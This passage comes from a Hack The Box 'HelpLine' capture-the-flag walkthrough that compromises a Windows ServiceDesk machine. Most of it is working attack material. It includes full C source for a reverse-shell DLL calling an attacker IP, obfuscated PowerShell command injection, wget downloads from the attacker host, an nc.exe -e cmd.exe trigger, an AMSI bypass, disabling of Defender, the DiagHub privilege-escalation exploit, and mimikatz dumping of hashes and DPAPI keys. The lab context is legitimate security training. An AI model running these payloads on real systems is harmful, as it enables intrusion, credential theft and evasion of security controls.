- <FileHashRule Id="033353ad-26e4-4e02-a7cb-2d6ed548ee5b" Name="Windows: rundll32.exe" Description="" UserOrGroupSid="S-1-1-0"
Action="Allow">
  - <Conditions>
    - <FileHashCondition>
      <FileHash Type="SHA256" Data="0xF62DA09F93E0FC2D25421842B0688D56C5EFE756C6C9C9D8FD5E36026F6A67CD"
SourceFileName="rundll32.exe" SourceFileLength="71168"/>
```

This should allow us to execute DLLs using rundll32. Looking at the configuration further we find that E:\Scripts has been whitelisted to allow script execution.

```
</RuleCollection>
- <RuleCollection Type="Script" EnforcementMode="Enabled">
  - <FilePathRule Id="0634ec2e-92cf-47d8-bcc3-9a7932b96f5f" Name="E:\Scripts\*" Description="" UserOrGroupSid="S-1-1-0" Action="Allow">
    - <Conditions>
      <FilePathCondition Path="E:\Scripts\*" />
    </Conditions>
  </FilePathRule>
```



Having figured that out we need to find a way to inject commands. To do this we can use the environment variables. For example, the variable PATHEXT can be used to represent ";".

```
[helpline]: PS C:\Users\tolu\Documents> $env:PATHEXT  
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL  
[helpline]: PS C:\Users\tolu\Documents> $env:PATHEXT[4]  
;  
[helpline]: PS C:\Users\tolu\Documents>
```

So in order to execute a .bat script in the same folder we can create the following command.

```
; $env:PUBLIC[-2]+$env:PUBLIC[5]+$env:COMSPEC[-2]+  
$env:PROGRAMFILES[-6]+$env:PATHEXT[10]+$env:tmp[2]+$env:tmp[0]+$env:PATHEXT  
[10]+$env:PATHEXT[11]+$env:PATHEXT[12]+$env:PATHEXT[13] | iex;
```

Which will evaluate to ;iex .\C.BAT|iex;

```
[helpline]: PS E:\Scripts> type .\backups.txt  
[helpline]: PS E:\Scripts> $env:PUBLIC[-2]+$env:PUBLIC[5]+$env:COMSPEC[-2]+ $env:PROGRAMFILES[-6]+$env:PATHEXT[10]+$env:tmp[2]+$env:tmp[0]+$env:PATHEXT[10]+$env:PATHEXT[11]+$  
env:PATHEXT[12]+$env:PATHEXT[13]|iex;  
[helpline]: PS E:\Scripts> ;$env:PUBLIC[-2]+$env:PUBLIC[5]+$env:COMSPEC[-2]+ $env:PROGRAMFILES[-6]+$env:PATHEXT[10]+$env:tmp[2]+$env:tmp[0]+$env:PATH  
EXT[10]+$env:PATHEXT[11]+$env:PATHEXT[12]+$env:PATHEXT[13]  
iex .\C.BAT  
[helpline]: PS E:\Scripts>
```

First we need to create a DLL with the code,

```
#include <winsock2.h>  
#include <windows.h>  
#include <stdio.h>  
#include <ws2tcpip.h>  
  
#define DEFAULT_BUFLen 1024  
  
void ExecutePayload(void);  
  
BOOL WINAPI  
DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved)  
{  
    switch (dwReason)  
    {  
        case DLL_PROCESS_ATTACH:  
            ExecutePayload();  
    }
```




```
        break;

    case DLL_PROCESS_DETACH:
        // Code to run when the DLL is freed
        break;
    case DLL_THREAD_ATTACH:
        // Code to run when a thread is created during the DLL's
lifetime
        break;
    case DLL_THREAD_DETACH:
        // Code to run when a thread ends normally.
        break;
    }
    return TRUE;
}

void ExecutePayload(void) {
    Sleep(1000); // 1000 = One Second

    SOCKET mySocket;
    sockaddr_in addr;
    WSADATA version;
    WSAStartup(MAKEWORD(2,2), &version);
    mySocket = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned
int)NULL, (unsigned int)NULL);
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = inet_addr("10.10.16.32");
    addr.sin_port = htons(80);
    //Connecting to Proxy/ProxyIP/C2Host
    if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL,
NULL, NULL)==SOCKET_ERROR) {
        closesocket(mySocket);
        WSACleanup();
    }
    else {
        char RecvData[DEFAULT_BUFLen];
        memset(RecvData, 0, sizeof(RecvData));
        int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLen, 0);
        if (RecvCode <= 0) {
```




```
        closesocket(mySocket);
        WSACleanup();
    }
    else {
        char Process[] = "cmd.exe";
        STARTUPINFO sinfo;
        PROCESS_INFORMATION pinfo;
        memset(&sinfo, 0, sizeof(sinfo));
        sinfo.cb = sizeof(sinfo);
        sinfo.dwFlags = (STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW);

        sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError =
(HANDLE) mySocket;

        CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL,
NULL, &sinfo, &pinfo);
        WaitForSingleObject(pinfo.hProcess, INFINITE);
        CloseHandle(pinfo.hProcess);
        CloseHandle(pinfo.hThread);

        memset(RecvData, 0, sizeof(RecvData));
        int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLen,
0);

        if (RecvCode <= 0) {
            closesocket(mySocket);
            WSACleanup();
        }
        if (strcmp(RecvData, "exit\n") == 0) {
            exit(0);
        }
    }
}
```

It uses raw sockets to execute commands through them and return the output. Compile it using mingw.

```
apt install mingw-64
```



```
x86_64-w64-mingw32-g++ pwn.cpp -o pwn.dll -lws2_32 -shared
```

The contents of backups.txt is,

```
;$env:PUBLIC[-2]+$env:PUBLIC[5]+$env:COMSPEC[-2]+  
$env:PROGRAMFILES[-6]+$env:PATHTEXT[10]+$env:tmp[2]+$env:tmp[0]+$env:PATHTEXT  
[10]+$env:PATHTEXT[11]+$env:PATHTEXT[12]+$env:PATHTEXT[13]|iex;
```

The contents of C.BAT is,

```
rundll32 pwn.dll,dllmain
```

Transfer it to the box using wget and python simple http server.

```
python3 -m http.server 80 # locally  
E:  
cd Scripts  
wget 10.10.16.32/pwn.dll -O pwn.dll  
wget 10.10.16.32/backups.txt -O backups.txt  
wget 10.10.16.32/C.BAT -O C.BAT
```

```
[helpline]: PS C:\Users\tolu\Documents> E:  
[helpline]: PS E:\> cd Scripts  
[helpline]: PS E:\Scripts> wget 10.10.16.32/pwn.dll -O pwn.dll  
[helpline]: PS E:\Scripts> wget 10.10.16.32/backups.txt -O backups.txt  
[helpline]: PS E:\Scripts> wget 10.10.16.32/C.BAT -O C.BAT  
[helpline]: PS E:\Scripts> ls  
  
Directory: E:\Scripts  
  
Mode                LastWriteTime         Length Name  
----                -  
d----- 12/18/2018 10:18 AM             Processing  
-a----- 5/22/2019  4:06 AM             141 backups.txt  
-a----- 5/22/2019  4:06 AM              25 C.BAT  
-a----- 5/22/2019  4:02 AM             592 output.txt  
-a----- 5/22/2019  4:05 AM          291880 pwn.dll  
-a----- 1/20/2019 10:01 PM             7466 SDP_Checks.ps1  
-a----- 12/18/2018 10:18 AM             183 successful_backups.txt  
  
[helpline]: PS E:\Scripts> █
```



Now, when the script runs the next time we should have a shell. Judging from the timestamps of output.txt the script runs every 5 minutes.

```
nc -lvp 80
```

```
root@Ubuntu: ~/Documents/HTB/HelpLine# nc -lvp 80
Listening on [0.0.0.0] (family 2, port 80)
Connection from 10.10.10.132 49851 received!

Microsoft Windows [Version 10.0.17763.253]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\Scripts>whoami
whoami
helpLine\leo

E:\Scripts>
```

ALTERNATE METHOD

Among all the sanitization rules we see that `[tab]` or `\t` isn't considered. The replace for whitespace doesn't work on tab. So we can inject our commands using `[tab]` and base64 encoded commands. For example,

Where `\t` is tab and `\$` is for \$. The command looks like this simplified,

```
;$exec=cat script;iex $exec;
```

We create a file script with our commands. For example,

```
set-content -Path script -Value "whoami /all > E:\Scripts\out"
```

After a while the file out should be created with the output of `whoami /all` for Leo.



```
[helpline]: PS E:\scripts> type out

USER INFORMATION
-----
User Name      SID
=====
helpline\leo S-1-5-21-3107372852-1132949149-763516304-1009

GROUP INFORMATION
-----
```

Lets swap the script with a command to execute a reverse shell. We can use the DLL we created earlier to gain the shell.

```
set-content -path script -value "rundll32 pwn.dll,dllmain"
```

And the next time the script executes we'll have a shell.

```
root@Ubuntu:~/Documents/HTB/Helpline# nc -lvp 80
Listening on [0.0.0.0] (family 2, port 80)
Connection from 10.10.10.132 49833 received!

Microsoft Windows [Version 10.0.17763.253]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\Scripts>whoami
whoami
helpline\leo

E:\Scripts>
```

ALTERNATE METHOD #2

Powershell allows typecasting between integers and chars. For example, 'a' can be represented as [char]97.

We can create a small python script which converts strings to this format and pipe it to iex.



To execute whoami our script would look like,

```
#!/usr/bin/python
import sys

cmd = "whoami"
final_cmd = ""
for c in cmd:
    final_cmd+= "[char]{}".format(ord(c))

print final_cmd[:-1] + "|iex"
```

Executing the script gives us the command without spaces or blacklisted characters. Lets try this normally to see if it works.

```
root@Ubuntu:~/Documents/HTB/HelpLine# python conv.py
[char]119+[char]104+[char]111+[char]97+[char]109+[char]105|iex
root@Ubuntu:~/Documents/HTB/HelpLine#
```

And on the box.

```
Administrator: Windows PowerShell

[helpLine]: PS E:\scripts> [char]119+[char]104+[char]111+[char]97+[char]109+[char]105|iex
helpLine\tolu
[helpLine]: PS E:\scripts>
```

We see the output of whoami which means our script works. Now alter the script to work with the command injection.

```
#!/usr/bin/python
import sys

cmd = "rundll32 pwn.dll,dllmain"
final_cmd = ""
for c in cmd:
```



```
final_cmd+= "[char]{}+".format(ord(c))  
  
print ";" + final_cmd[:-1] + "|iex;"
```

Now execute the script and copy the output to backups.txt for execution.

```
set-content -path backups.txt -value  
";[char]114+[char]117+[char]110+[char]100+[char]108+[char]108+[char]51+[char]50+[char]32+[char]112+[char]119+[char]110+[char]46+[char]100+[char]108+[char]108+[char]44+[char]100+[char]108+[char]108+[char]109+[char]97+[char]105+[char]110|iex;"
```

```
[helpline]: PS E:\scripts> set-content -path backups.txt -value ";[char]114+[char]117+[char]110+[char]100+[char]108+[char]108+[char]51+[char]50+[char]32+[char]112+[char]119+[char]110+[char]46+[char]100+[char]108+[char]108+[char]44+[char]100+[char]108+[char]108+[char]109+[char]97+[char]105+[char]110|iex;"  
[helpline]: PS E:\scripts> type backups.txt  
";[char]114+[char]117+[char]110+[char]100+[char]108+[char]108+[char]51+[char]50+[char]32+[char]112+[char]119+[char]110+[char]46+[char]100+[char]108+[char]108+[char]44+[char]100+[char]108+[char]108+[char]109+[char]97+[char]105+[char]110|iex;"  
[helpline]: PS E:\scripts>
```

Now when the script runs the next time we should get a shell back.

```
root@Ubuntu:~/Documents/HTB/Helpline# nc -lvp 80  
Listening on [0.0.0.0] (family 2, port 80)  
Connection from 10.10.10.132 49840 received!  
  
Microsoft Windows [Version 10.0.17763.253]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
E:\Scripts>whoami  
whoami  
helpline\leo  
  
E:\Scripts>
```




PRIVILEGE ESCALATION

RETRIEVING CREDENTIALS

Going into Leo's Desktop we see a file named admin-pass.xml.

```
C:\Users\leo\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is D258-5C3B

Directory of C:\Users\leo\Desktop

01/15/2019  01:21 AM    <DIR>          .
01/15/2019  01:21 AM    <DIR>          ..
01/15/2019  01:18 AM                526 admin-pass.xml
               1 File(s)                526 bytes
               2 Dir(s)   5,836,341,248 bytes free
```

Looking at the contents it looks a Powershell secure string.

```
C:\Users\leo\Desktop>type admin-pass.xml
type admin-pass.xml
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000f2fef9a98a0d84f4b917dd8a1f5889c81000
6f7920ed36b0ade40efeaec6b090556fe6efb52a7e847cc00000000e80000000020000200000000c41d
483000000006cbf505e52b6e132a07de261042bcdca80d0d12ce7e8e60022ff8d9bc042a437a1c49aa0c
1acbf80def08ad70a02b061ec88c9bb4ecd14301828044fefc3415f5e128cfb389cbe8968feb8785914
```

Lets create a credential object out of it to retrieve the password.

```
powershell
$string = type admin-pass.xml
$pass = $string | convertto-securestring
$cred = new-object system.management.automation.pscredential("admin",
$pass)
$cred.getnetworkcredential() | fl *
```

Following the above steps we should be able to retrieve the password in cleartext.



```
PS C:\Users\leo\Desktop> $string = type admin-pass.xml
$string = type admin-pass.xml
PS C:\Users\leo\Desktop> $pass = $string | convertto-securestring
$pass = $string | convertto-securestring
PS C:\Users\leo\Desktop> $cred = new-object system.management.automation.pscredential("admin", $pass)
$cred = new-object system.management.automation.pscredential("admin", $pass)
PS C:\Users\leo\Desktop> $cred.getnetworkcredential() | fl *
$cred.getnetworkcredential() | fl *

UserName      : admin
Password      : mb@letmein@SERVER#acc
SecurePassword : System.Security.SecureString
Domain        :
```

Now we have the Administrator's password and can use CredSSP authentication to get the flag.

```
$pass = ConvertTo-SecureString 'mb@letmein@SERVER#acc' -AsPlainText -Force
$cred = new-object
System.Management.Automation.PSCredential('administrator', $pass)
$session = New-PSSession -ComputerName helpline -Credential $cred
-Authentication CredSSP
Enter-PSSession $session
```

```
PS C:\Users\Administrator> $pass = ConvertTo-SecureString 'mb@letmein@SERVER#acc' -AsPlainText -Force
>> $cred = new-object System.Management.Automation.PSCredential('administrator', $pass)
>> $session = New-PSSession -ComputerName helpline -Credential $cred -Authentication CredSSP
>> Enter-PSSession $session
[helpline]: PS C:\Users\Administrator\Documents> ls ../Desktop

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            12/20/2018  11:09 PM             32 root.txt
```

And we have a root shell !



ALTERNATE METHOD

Going back to the session as Alice, we had access to postgresql server. The server is running as SYSTEM. Using psql we can read and write arbitrary files but not the flags as they are encrypted. We need to use SYSNATIVE path to write our DLL, and avoid it getting redirected to WOW64.

```
wget 10.10.16.32/pwn.dll -O ~\pwn.dll

./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c 'create
table dll("content" oid);'

./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "insert
into dll(content) values(lo_import('C:/users/alice/pwn.dll'))"

./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select
lo_export(content, 'C:/windows/sysnative/pwn.dll') from dll"
```

After following these steps our DLL should be written to System32.

```
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c 'create table dll("content" oid);'
CREATE TABLE
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "insert into dll(content) values(lo
lo_import('C:/users/alice/pwn.dll'))"
INSERT 0 1
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> ./psql.exe -h 127.0.0.1 -p 65432 -U postgres -d servicedesk -c "select lo_export(content, 'C:/wind
ws/sysnative/pwn.dll') from dll"
 lo_export
-----
1
(1 row)
[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin> dir C:\Windows\system32\pwn.dll

Directory: C:\Windows\system32

Mode                LastWriteTime         Length Name
----                -
-a----          5/23/2019   1:15 AM           291880 pwn.dll

[10.10.10.132]: PS E:\ManageEngine\ServiceDesk\pgsql\bin>
```

Now that we have written our DLL, we need to get it executed using the DiagHub exploit. Clone this [simplified version](#) of the exploit by decoder. Open it up in Visual Studio. Now we need to make a few changes before using this. Change the valid_dir string to a writable folder like C:\Windows\Temp.



```
WCHAR valid_dir[] = L"C:\\windows\\temp\\etw";  
CreateDirectory(valid_dir, nullptr);  
printf("[+] Created dir:%S\\n", valid_dir);  
IStandardCollectorServicePtr service;
```

Next in the AddAgent method change the dll file and hardcode pwn.dll.

```
CoCreateGuid(&agent_guid);  
printf("[+] service->AddAgent\\n");  
ThrowOnError(session->AddAgent(L"pwn.dll", agent_guid));
```

Now proceed to build the solution as a 32-bit executable and download the executable on the box.

Note: It is important to compile the executable as a 32-bit binary due to some problems with dependencies on the box.

```
wget 10.10.16.32/diaghub-86.exe -O ~\\diaghub-86.exe
```

TRIGGERING THE DLL USING REFLECTIVE INJECTION

We can't directly execute the binary due to Applocker. However, as DLL execution is allowed we can use [PowerShdll](#) combined with [Invoke-ReflectivePEInjection](#) to trigger it. PowerShdll helps us avoid Powershell Constrained Language Mode. Download both of them locally. The PEInjection script needs to be modified before use. On line 1003, make this change,

```
#$GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')  
$GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress',  
[reflection.bindingflags] "Public,Static", $null,  
[System.Reflection.CallingConventions]::Any, @( (New-Object  
System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);
```

Before we're able to inject code using the script we need to bypass AMSI. Grab a copy of the script from [here](#). Rename both the scripts and the function name to something else so that it isn't flagged by Windows Defender before our bypass executes.



Now we need to create a PowerShell script which downloads and executes our code. Create a PowerShell script with the contents:

```
wget http://10.10.16.32/bypass.ps1 | iex
wget http://10.10.16.32/reflect.ps1 | iex
$PEBytes = [IO.File]::ReadAllBytes('C:/users/alice/diaghub-x86.exe')
bad-function -PEBytes $PEBytes
```

Note: I renamed Invoke-ReflectivePEInjection to bad-function in the script.

```
function bad-function
{
<#
.SYNOPSIS

This script has two modes. It can reflecti
or it can reflectively load a DLL in to a
please lead the Notes section (GENERAL NOT
```

Now download the Powershell 32 bit and the ps1 script to the box.


```
cd ~
wget 10.10.16.32/Powershell-x86.dll -O Powershell-x86.dll
wget 10.10.16.32/exec.ps1 -O exec.ps1
```

And to execute the script we'll need to create a base64 payload.

```
echo -n 'wget http://10.10.16.32/exec.ps1 | iex' | base64
```

Then we use this string to execute Powershell via rundll32.

```
rundll32 Powershell-x86.dll,main -n
'[System.Text.Encoding]::Default.GetString([System.Convert]::FromBase64String(
"2d1dCBodHRwOi8vMTAuMTAuMTYuMzIvZXh1Yy5wczEgZG1leA=="))|iex'
```





After executing the command on the box we should have a SYSTEM shell.

```
root@Ubuntu:~/Documents/HTB/HelpLine# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.132 - - [23/May/2019 15:06:33] "GET /exec.ps1 HTTP/1.1" 200 -
10.10.10.132 - - [23/May/2019 15:06:36] "GET /bypass.ps1 HTTP/1.1" 200 -
10.10.10.132 - - [23/May/2019 15:06:38] "GET /reflect.ps1 HTTP/1.1" 200 -

root@Ubuntu:~/Documents/HTB/HelpLine# nc -lvp 5353
Listening on [0.0.0.0] (family 2, port 5353)
Connection from 10.10.10.132 49758 received!

Microsoft Windows [Version 10.0.17763.253]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

ALTERNATE EXECUTION USING A DLL

We can also compile the exploit as a DLL and trigger it using rundll32. Download this [port](#) of decoder's version which is modified to compile as DLL. It just has one minor change in the loadll method this way,

```
extern "C" __declspec(dllexport) void cdecl loaddll(HWND hwnd,HINSTANCE
hinst,LPTSTR lpCmdLine, int nCmdShow)
{
    CoInit coinit;
    try
    {
        ...
    }
}
```

There's a compiled version in the Release folder. The DLL is hardcoded to execute pwn.dll in System32 folder. Download it to the box and run it,

```
wget
https://github.com/MinatoTW/diaghub_exploit/raw/master/x64/Release/diaghub_
exploit.dll
wget 10.10.16.32/diaghub_exploit.dll -O exploit.dll
```



```
rundll32 exploit.dll,loadaddl1
```

```
[helpline]: PS C:\Users\alice> wget 10.10.16.32/exploit.dll -O exploit.dll  
[helpline]: PS C:\Users\alice> rundll32 exploit.dll,loadaddl1
```

And we should have a SYSTEM shell on the other side.

```
root@ubuntu:~/Documents/HTB/Helpline# nc -lvp 5353  
Listening on [0.0.0.0] (family 2, port 5353)  
Connection from 10.10.10.132 49849 received!  
  
Microsoft Windows [Version 10.0.17763.253]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```


From here mimikatz can be used to obtain the flag as shown in the section below.

ALTERNATE METHOD #2

ServiceDesk is vulnerable to an authentication bypass as shown [here](#). Let's try replicating this to login as admin. Follow these steps.

1. Login as guest
2. Go to `http://10.10.10.132:8080/mc/`
3. Now logout
4. Now to login as administrator use administrator / administrator as credentials.
5. Remove `/mc/` from the URL

After this we should be presented with the entire application as admin.



We can create a Custom Trigger and execute code. To do this Click on Admin > Custom Triggers.



Helpdesk Customizer

Category | Status | Level | Mode | Priority |
Worklog Type | Request Closure Code |
Request Closing Rules |
Incident - Additional Fields | Incident Template |
Resolution Template | Reply Template |
Task Types | Task Template | Task Closing Rules |
WorkLog - Additional Fields | Service Categories |
Request Custom Menu | [Custom Triggers](#)

Then click on New Action and create an action, set the criteria to match High priority.



New Action [View]

Action Name*

Description

Execute the Action

Match the below criteria*

Priority

[Add another criteria](#)

Perform Action

To perform actions, it is necessary to have a Script or Class file in the specified locations for the action implementation.

* Action Type Script file to run

Example: cmd /c CreateJiraTicket.bat
By Default, scripts should be placed in [SDP_Home]/integration/custom_scripts/ directory

☒ Stop processing subsequent Actions

In the Script box enter a command like,

```
cmd /c powershell wget 10.10.16.32/nc.exe -O C:\Windows\Temp\nc.exe &&
C:\Windows\Temp\nc.exe 10.10.16.32 5353 -e cmd.exe
```

Then click on save to save the action. Now log in to the guest account and request a ticket.

New Request

Priority

Requester Details

* Name



Set the priority to high for the action to trigger. Then click on add request. After a while we should receive a shell as SYSTEM.

```
root@Ubuntu:~/Documents/HTB/HelpLine# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.132 - - [22/May/2019 12:16:26] "GET /nc.exe HTTP/1.1" 200 -

root@Ubuntu:~/Documents/HTB/HelpLine# nc -lvp 5353
Listening on [0.0.0.0] (family 2, port 5353)
Connection from 10.10.10.132 49947 received!
Microsoft Windows [Version 10.0.17763.253]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\ManageEngine\ServiceDesk\integration\custom_scripts>whoami
whoami
nt authority\system

E:\ManageEngine\ServiceDesk\integration\custom_scripts>
```

DECRYPTING FLAGS

We won't be able to read the flags due to EFS but we can decrypt them using mimikatz. Here's a [guide](#) on how to achieve it. Using cipher.exe we can see that only Administrator can decrypt it.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.

C:\Users\Administrator\Desktop>cipher /c root.txt
cipher /c root.txt

Listing C:\Users\Administrator\Desktop\
New files added to this directory will not be encrypted.

E root.txt
  Compatibility Level:
    Windows XP/Server 2003

Users who can decrypt:
  HELPLINE\Administrator [Administrator(Administrator@HELPLINE)]
  Certificate thumbprint: FB15 4575 993A 250F E826 DBAC 79EF 26C2 11CB 77B3
```



First download mimikatz from the releases section.

```
wget
https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20190512/mimikatz_trunk.zip
unzip mimikatz_trunk.zip
cp x64/mimikatz.exe .
python3 -m http.server 80
```

Then download it to the box using powershell.

```
powershell wget 10.10.16.32/mimikatz.exe -O mimikatz.exe
```

However, Defender would come in our way. Let's disable it.

```
powershell set-mppreference -disablerealtimemonitoring $true
```

After this we should be able to run it without any problems.

```
C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # exit
Bye!

C:\Users\Administrator\Desktop>
```

Lets try to decrypt the file now. We got the thumbprint by using cipher /c already. Now we can use the crypto module to export it.



```
crypto::system
/file:"C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertificates\
My\Certificates\FB154575993A250FE826DBAC79EF26C211CB77B3" /export
```

```
aa58d7c5e8f2b96c2af6c2a758800c086eb8cb55a525c4f85af2311ac6e655a
2f1ac849d525379065f5f4c640cc9ebac0a2c240263c08ef4c54e9c9a6b08dd
28ddb639d366da1e0f3af91d678c22acd980890af1372f37954d503e133261a
27b6b34b06bf5283b00efb3a32ae651e132eb3d3
  Saved to file: FB154575993A250FE826DBAC79EE26C211CB77B3.der
```

We now have the public key in the .der file and the private key is in a container named 3dd3e213-bce6-4acb-808c-a1b3227ecbde.

```
[0002/1] KEY_PROV_INFO_PROP_ID
Provider info:
Key Container   : 3dd3e213-bce6-4acb-808c-a1b3227ecbde
Provider        : Microsoft Enhanced Cryptographic Provider v1.0
Provider type   : RSA_FULL (1)
Type            : AT_KEYEXCHANGE (0x00000001)
Flags           : 00000000
Param (todo)    : 00000000 / 00000000
```

Lets verify this using the dpapi module.

```
dpapi::capi
/in:"C:\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3
107372852-1132949149-763516304-500\d1775a87
4937ca4b3cd9b8e334588333_86f90bf3-9d4c-47b0-bc79-380521b14c85"
```

We see that the pUniqueName field is the same as earlier container name.

```

nimitatz # dpapi::capl /ln:"C:\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-
4937ca4b3cd9b8e334588333_86f90bf3-9d4c-47b0-bc79-380521b14c85"
**KEY (capl)**
dwVersion          : 00000002 - 2
dwUniqueNameLen    : 00000025 - 37
dwSiPublicKeyLen    : 00000000 - 0
dwSiPrivateKeyLen   : 00000000 - 0
dwExPublicKeyLen    : 0000011c - 284
dwExPrivateKeyLen   : 00000650 - 1616
dwHashLen          : 00000014 - 20
dwSiExportFlagLen   : 00000000 - 0
dwExExportFlagLen   : 000000fc - 252
pUniqueName        : 3dd3e213-bce6-4acb-808c-a1b3227ecbde
pHash              : 0000000000000000000000000000000000000000000000000000000000000000
pSiPublicKey        :
pSiPrivateKey       :

```



And now we have the masterkey {9e78687d-d881-4ccb-8bd8-bc0a19608687} with which it is encrypted. Now we need to decrypt the masterkey for which we'll need the password or the hash. We can gain the SHA1 hash using sekurlsa command.

```
sekurlsa::logonpasswords
```

```
msv :  
[00000003] Primary  
* Username : Administrator  
* Domain   : HELPLINE  
* NTLM     : d5312b245d641b3fae0d07493a022622  
* SHA1     : 6148ba9dcbb1567b1c83606747dc7cfed0243dde  
tspkg :  
wdigest :
```

With this we can now decrypt the master key using the dpapi module.

```
dpapi::masterkey  
/in:"C:\users\administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-3107  
372852-1132949149-763516304-500\9e78687d-d881-4ccb-8bd8-bc0a19608687"  
/hash:6148ba9dcbb1567b1c83606747dc7cfed0243dde
```

```
[masterkey] with hash: 6148ba9dcbb1567b1c83606747dc7cfed0243dde (sha1 type)  
key : 8ed6519c4d09a506504c4f611203bea8979a385f8a444fe57b5d2256ee1e4eb34392a141f  
sha1: b18974052cb509a86a008869fd95388550678184
```

With the masterkey the private key can be gained.

```
dpapi::capi  
/in:"C:\Users\Administrator\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3  
107372852-1132949149-763516304-500\d1775a874937ca4b3cd9b8e334588333_86f90bf  
3-9d4c-47b0-bc79-380521b14c85"  
/masterkey:b18974052cb509a86a008869fd95388550678184
```


[illegible]

Now we need to transfer these files locally to create the pfx. Use Impacket smbserver for easy transfers. We need to use username and pass to prevent guest access.

```
smbserver.py -smb2support share `pwd` -username user -password pass
```

And then on the box,

```
net use x: \\10.10.16.32\share /user:user pass
copy FB154575993A250FE826DBAC79EF26C211CB77B3.der x:\
copy raw_exchange_capi_0_3dd3e213-bce6-4acb-808c-a1b3227ecbde.pvk x:\
```

Once transferred use openssl to create the PFX.

```
openssl x509 -inform DER -outform PEM -in
FB154575993A250FE826DBAC79EF26C211CB77B3.der -out public.pem
openssl rsa -inform PVK -outform PEM -in
raw_exchange_capi_0_3dd3e213-bce6-4acb-808c-a1b3227ecbde.pvk -out
private.pem
openssl pkcs12 -in public.pem -inkey private.pem -password pass:mimikatz
-keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
cert.pfx
```

Now transfer cert.pfx to the box and use certutil to import it.

```
copy x:\cert.pfx .
certutil -user -p mimikatz -importpfx cert.pfx NoChain,NoRoot
```




```
PS C:\users\Administrator\Desktop> copy x:\cert.pfx .
copy x:\cert.pfx .
